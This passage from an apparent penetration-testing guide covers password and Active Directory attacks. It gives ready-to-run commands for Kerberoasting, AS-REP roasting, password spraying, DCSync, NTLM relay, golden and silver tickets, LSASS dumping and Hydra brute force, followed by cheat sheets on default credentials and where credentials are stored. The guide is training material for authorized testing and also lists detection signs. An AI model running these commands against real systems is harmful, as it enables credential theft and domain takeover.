


Figure: Relative hash cracking speeds (higher is faster to crack)

7.11 Wordlist Resources

Essential Wordlist Locations:

- `/usr/share/wordlists/rockyou.txt` - Most common passwords
- `/usr/share/seclists/` - Comprehensive security lists
- `/usr/share/wordlists/` - Distribution-specific wordlists
- Custom wordlists from CeWL, username-anarchy, and mutations

Tip

Always start with targeted wordlists before using generic collections. A 10,000-word custom list often outperforms a 10-million-word generic list.

8 Advanced Attack Techniques

This section covers advanced password attack methodologies for Active Directory and complex environments.

8.1 Kerberoasting

Kerberoasting exploits weak service account passwords by requesting Kerberos service tickets and cracking them offline.

8.1.1 Request Service Tickets with Impacket

```
python3 GetUserSPNs.py DOMAIN/user:password -dc-ip <DC-IP> -request
```

Listing 81: Request TGS tickets for all SPNs

Information

GetUserSPNs.py queries Active Directory for accounts with Service Principal Names (SPNs) and requests TGS tickets that can be cracked offline.

8.1.2 Output to Hashcat Format

```
python3 GetUserSPNs.py DOMAIN/user:password -dc-ip <DC-IP> -request -
    outputfile kerberoast.hash
```

Listing 82: Save tickets in Hashcat format

8.1.3 Crack Kerberos Tickets

```
hashcat -m 13100 kerberoast.hash rockyou.txt
```

Listing 83: Crack Kerberos TGS tickets with Hashcat

Tip

Kerberos TGS tickets use RC4-HMAC or AES encryption. Mode 13100 targets RC4-HMAC (Kerberos 5 TGS-REP etype 23), which is faster to crack than AES.

8.2 AS-REP Roasting

AS-REP Roasting targets accounts with "Do not require Kerberos preauthentication" enabled, allowing offline hash extraction.

8.2.1 Request AS-REP Hashes

```
python3 GetNPUsers.py DOMAIN/ -dc-ip <DC-IP> -usersfile users.txt -
    format hashcat -outputfile asrep.hash
```

Listing 84: Extract AS-REP hashes for vulnerable users

Warning

AS-REP Roasting does not require valid credentials. You can enumerate vulnerable accounts without authentication if LDAP allows anonymous binds.

8.2.2 Crack AS-REP Hashes

```
hashcat -m 18200 asrep.hash rockyou.txt
```

Listing 85: Crack AS-REP hashes with Hashcat

8.3 Password Spraying Strategies

Password spraying avoids account lockouts by trying a few common passwords against many accounts.

8.3.1 Calculate Safe Spray Timing

Critical

Account Lockout Awareness:

- Identify lockout threshold (typically 3-5 attempts)
- Check lockout duration (typically 15-30 minutes)
- Calculate safe spray intervals
- Monitor for lockouts during testing

8.3.2 Smart Password Spray with NetExec

```
netexec smb targets.txt -u users.txt -p 'Password123!' --continue-on-
    success
```

Listing 86: Password spray against multiple hosts

Tip

The `-continue-on-success` flag ensures NetExec tests all user/password combinations even after finding valid credentials.

8.3.3 Time-Based Password Spray

```
for pass in $(cat passwords.txt); do
    echo "[+] Trying password: $pass"
    netexec smb 10.10.10.10 -u users.txt -p "$pass"
    echo "[*] Sleeping 30 minutes to avoid lockout..."
    sleep 1800
done
```

Listing 87: Spray with 30-minute delays between attempts

8.4 DCSync Attack

DCSync mimics domain controller replication to extract all password hashes from Active Directory.

8.4.1 Perform DCSync with Mimikatz

```
mimikatz# lsadump::dcsync /domain:DOMAIN.COM /user:Administrator
```

Listing 88: DCSync specific user

```
mimikatz# lsadump::dcsync /domain:DOMAIN.COM /all
```

Listing 89: DCSync all domain users

Critical

DCSync requires Replicating Directory Changes and Replicating Directory Changes All permissions. Typically available to Domain Admins, Enterprise Admins, and accounts with specific delegation rights.

8.4.2 DCSync with Impacket

```
python3 secretsdump.py DOMAIN/user:password@DC-IP -just-dc
```

Listing 90: DCSync with secretsdump.py

8.5 Responder and LLMNR/NBT-NS Poisoning

Capture network authentication by poisoning LLMNR and NBT-NS broadcast requests.

8.5.1 Start Responder

```
sudo responder -I eth0 -wFv
```

Listing 91: Run Responder to capture hashes

Warning

Responder captures NetNTLMv2 hashes when users attempt to access non-existent network shares. These hashes can be cracked or relayed.

8.5.2 Crack Captured Hashes

```
hashcat -m 5600 captured.hash rockyou.txt
```

Listing 92: Crack NetNTLMv2 with Hashcat

8.6 NTLM Relay Attacks

8.6.1 SMB Relay with ntlmrelayx

```
python3 ntlmrelayx.py -tf targets.txt -smb2support
```

Listing 93: Relay captured credentials to target

Information

NTLM relay captures authentication attempts via Responder and relays them to target systems. Requires SMB signing to be disabled on targets.

8.6.2 Relay with Command Execution

```
python3 ntlmrelayx.py -t 10.10.10.10 -smb2support -c "whoami"
```

Listing 94: Execute command via NTLM relay

8.7 Golden Ticket Attack

Golden Tickets grant long-term domain access by forging Kerberos TGT tickets.

```
mimikatz# kerberos::golden /user:Administrator /domain:DOMAIN.COM /sid:S
    -1-5-21-... /krbtgt:<KRBTGT_HASH> /id:500 /ptt
```

Listing 95: Create Golden Ticket with Mimikatz

Critical

Golden Tickets require the krbtgt account hash. Valid for up to 10 years by default. Can bypass most detection mechanisms as they appear as legitimate TGT tickets.

8.8 Silver Ticket Attack

Silver Tickets forge Kerberos service tickets for specific services.

```
mimikatz# kerberos::golden /user:Administrator /domain:DOMAIN.COM /sid:S
    -1-5-21-... /target:SERVER.DOMAIN.COM /service:CIFS /rc4:<
    SERVICE_HASH> /ptt
```

Listing 96: Create Silver Ticket for CIFS service

Information

Silver Tickets are more stealthy than Golden Tickets but limited to specific services. Requires the service account hash, not the krbtgt hash.

8.9 Pass-the-Ticket (PtT)

8.9.1 Export Kerberos Tickets

```
mimikatz# sekurlsa::tickets /export
```

Listing 97: Export tickets with Mimikatz

8.9.2 Import and Use Tickets

```
mimikatz# kerberos::ptt ticket.kirbi
```

Listing 98: Import ticket into current session

```
export KRB5CCNAME=/path/to/ticket.ccache
python3 psexec.py -k -no-pass DOMAIN/user@target.domain.com
```

Listing 99: Use ticket with Impacket

8.10 Constrained Delegation Abuse

```
python3 findDelegation.py DOMAIN/user:password -dc-ip DC-IP
```

Listing 100: Find constrained delegation accounts

```
python3 getST.py -spn CIFS/target.domain.com -impersonate Administrator
    DOMAIN/service_account:password
```

Listing 101: Request service ticket via delegation

Tip

Constrained delegation allows service accounts to impersonate users to specific services. If compromised, can escalate privileges to any user including Domain Admins.

8.11 Credential Guard Bypass

8.11.1 Dump Protected LSASS with ProcDump

```
procdump64.exe -ma lsass.exe lsass.dmp
```

Listing 102: Create LSASS dump with Microsoft ProcDump

Warning

Windows Credential Guard prevents credential theft from LSASS by isolating secrets in a virtualized environment. ProcDump may still work but often requires system-level access.

8.12 Protected Users Group Considerations

Information

Protected Users Security Group Restrictions:

- No NTLM authentication allowed
- No DES or RC4 in Kerberos pre-authentication
- No credential delegation
- TGT lifetime limited to 4 hours
- Cannot be authenticated with unconstrained delegation




Figure: Advanced Active Directory attack chain

8.13 Advanced Attack Tool Reference

Tool	Purpose	Type
GetUserSPNs.py	Kerberoasting - extract service tickets	Impacket
GetNPUsers.py	AS-REP Roasting - extract vulnerable hashes	Impacket
Responder	LLMNR/NBT-NS poisoning	Python
ntlmrelayx.py	NTLM credential relaying	Impacket
Mimikatz	Credential extraction, ticket manipulation	Windows
Rubeus	Kerberos abuse and ticket manipulation	C#
BloodHound	Active Directory attack path visualization	Neo4j
findDelegation.py	Identify delegation vulnerabilities	Impacket

Table 6: Advanced attack tools for Active Directory

8.14 Defense Detection Tips

Success

Activities Likely to Trigger Alerts:

- Excessive Kerberos ticket requests (Kerberoasting)
- AS-REP requests for multiple accounts
- DCSync operations from non-DC systems
- NTLM relay attempts with disabled SMB signing
- Unusual PowerShell execution patterns
- Abnormal LSASS process access
- Lateral movement via Pass-the-Hash

9 Quick Reference

This section provides rapid-access tables and summaries for common password attack scenarios.

9.1 Tool Selection Matrix

Target	Tool	Command
SSH	Hydra	`hydra -L users -P pass.list ssh://IP`
RDP	Hydra	`hydra -L users -P pass.list rdp://IP`
WinRM	NetExec	`netexec winrm IP -u users -p pass.list`
SMB	NetExec	`netexec smb IP -u user -p pass.list`
FTP	Hydra	`hydra -l user -P pass.list ftp://IP`
HTTP	Hydra	`hydra -l user -P pass.list http-post-form://IP`

Table 7: Quick tool selection for common services

9.2 Hash Type Quick Identification

Length	Hash Type	Example
32 chars (hex)	MD5 or NTLM	`5f4dcc3b5aa765d61d8327deb882cf99`
40 chars (hex)	SHA-1	`5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8`
64 chars (hex)	SHA-256	`5e884898da28047151d0e56f8dc...`
Starts 6	SHA-512 (Unix)	`$6$rounds=5000$salt$hash...`
Starts $2a$/$2b$	bcrypt	`$2b$12$N9qo8uLOickgx2ZMR...`
LM:NTLM format	Windows SAM	`aad3b435b51404ee:64f12cddaa88057e`

Table 8: Common hash types by format

9.3 Hashcat Mode Reference

Mode	Hash	Speed	Usage
0	MD5	Very Fast	Legacy web applications
100	SHA-1	Very Fast	Git, legacy systems
1000	NTLM	Very Fast	Windows authentication
1800	SHA-512	Slow	Linux /etc/shadow
3200	bcrypt	Very Slow	Modern web apps
5600	NetNTLMv2	Fast	Network captures
13100	Kerberos TGS	Slow	Kerberoasting
22000	WPA/WPA2	Very Slow	WiFi cracking
22100	BitLocker	Very Slow	Disk encryption

Table 9: Most commonly used Hashcat modes

Tool	Purpose
ssh2john.py	Extract hash from password-protected SSH private keys
office2john.py	Convert Microsoft Office documents to crackable format
pdf2john.pl	Extract password hash from PDF files
zip2john	Extract password hash from ZIP archives
rar2john	Extract password hash from RAR archives
keepass2john	Extract hash from KeePass database files
bitlocker2john	Extract BitLocker recovery key hash

Table 10: John the Ripper file format converters

9.4 John the Ripper Converters

9.5 Common Default Credentials

Warning

Always test for default credentials in authorized assessments. Many devices and applications ship with predictable defaults.

Service	Username	Password	Notes
MySQL	root	(empty)	Default on many installations
PostgreSQL	postgres	postgres	Common default
Tomcat	admin	admin	Default manager webapp
Jenkins	admin	password	Common initial setup
Admin panels	admin	admin	Generic web applications
Router	admin	password	Consumer routers

Table 11: Common default credentials to test

9.6 Windows Credential Locations

Location	Contents	Tool
LSASS Memory	Active credentials, Kerberos tickets	Mimikatz, Pypykatz
SAM Registry	Local user NTLM hashes	Secretsdump
NTDS.dit	All domain password hashes	Secretsdump
LSA Secrets	Service account passwords	Secretsdump
Credential Manager	Saved RDP/web credentials	cmdkey, Mimikatz
DPAPI Blobs	Encrypted user data	Mimikatz

Table 12: Windows credential extraction targets

9.7 Linux Credential Locations

Location	Contents
/etc/shadow	User password hashes (SHA-512, MD5)
~/.ssh/id_rsa	Private SSH keys for authentication
~/.bash_history	Command history with potential credentials
~/.mysql_history	MySQL commands and queries
/var/log/auth.log	Authentication attempts and failures
*.conf, *.config	Application configuration with credentials
~/.mozilla/	Firefox stored passwords
~/.config/google-chrome/	Chrome stored passwords

Table 13: Linux credential storage locations

9.8 Password Attack Workflow




Figure: Typical password attack engagement workflow

9.9 Essential Command Cheat Sheet

9.9.1 NetExec

```
# Password spray
netexec smb 192.168.1.0/24 -u users.txt -p 'Password123!'

# Dump SAM
netexec smb 10.10.10.10 -u admin -p pass --sam

# Dump NTDS (DC)
netexec smb dc.domain.com -u admin -p pass --ntds

# Pass-the-Hash
netexec smb 10.10.10.10 -u admin -H <NTLM_HASH>
```

9.9.2 Hydra

```
# SSH brute force
hydra -L users.txt -P pass.txt ssh://10.10.10.10

# HTTP POST form
hydra -l admin -P pass.txt 10.10.10.10 http-post-form "/login:user=^USER^&pass=^PASS^:F=incorrect"

# RDP attack
hydra -l administrator -P pass.txt rdp://10.10.10.10

# FTP with single password
hydra -L users.txt -p Password123 ftp://10.10.10.10
```

9.9.3 Hashcat

```
# NTLM with wordlist
hashcat -m 1000 hashes.txt rockyou.txt

# NTLM with rules
hashcat -m 1000 hashes.txt rockyou.txt -r best64.rule

# SHA-512 Unix
hashcat -m 1800 shadow.txt rockyou.txt

# Show cracked
hashcat -m 1000 hashes.txt --show
```

9.9.4 Impacket Secretsdump

```
# Local hives
secretsdump.py -sam sam -security security -system system LOCAL

# Remote SAM
secretsdump.py 'DOMAIN/user:pass@10.10.10.10'

# NTDS from DC
secretsdump.py 'DOMAIN/admin:pass@dc.domain.com' -just-dc

# Pass-the-Hash
secretsdump.py 'DOMAIN/admin@10.10.10.10' -hashes :NTLM_HASH
```

9.10 Password Complexity Patterns

Tip

Common Password Patterns to Include in Wordlists:

- **Season + Year:** Summer2024!, Winter2023!
- **Company + Year:** Inlanefreight2024!
- **Welcome + Number:** Welcome123!, Welcome2024

- **Location + Special:** NewYork!, California123
- **Password + Special:** Password1!, P@ssw0rd!
- **Month + Year:** January2024, March2023!

9.11 Port Reference for Password Attacks

Port	Service	Attack Vector
21	FTP	Brute force, default credentials
22	SSH	Brute force, key-based attacks
23	Telnet	Brute force (cleartext)
445	SMB	Pass-the-Hash, credential stuffing
3306	MySQL	Brute force, default root account
3389	RDP	Brute force, credential stuffing
5432	PostgreSQL	Brute force, default postgres account
5985/5986	WinRM	Pass-the-Hash, password spray
8080	HTTP Alt	Web form attacks, default creds

Table 14: Common ports targeted in password attacks

9.12 CeWL Wordlist Generation

```
# Basic website scraping
cewl https://example.com -w wordlist.txt

# Deep crawl with minimum word length
cewl https://example.com -d 5 -m 6 -w wordlist.txt

# Include email addresses
cewl https://example.com -e --email_file emails.txt

# Follow external links
cewl https://example.com -o --meta -w wordlist.txt
```

9.13 Password Mutation Rules

Example

Hashcat Rule Examples:

- `$1 $2 $3` - Append 123
- `$! $@` - Append special characters
- `c` - Capitalize first letter
- `u` - Uppercase all
- `l` - Lowercase all
- `sa@` - Replace 'a' with '@'
- `so0` - Replace 'o' with '0'

```
# Apply mutation rules
hashcat --stdout wordlist.txt -r rules/best64.rule > mutated.txt

# Custom rule file
echo '\$1 \$2 \$3' > custom.rule
echo 'c \$!' >> custom.rule
hashcat --stdout wordlist.txt -r custom.rule > mutated.txt
```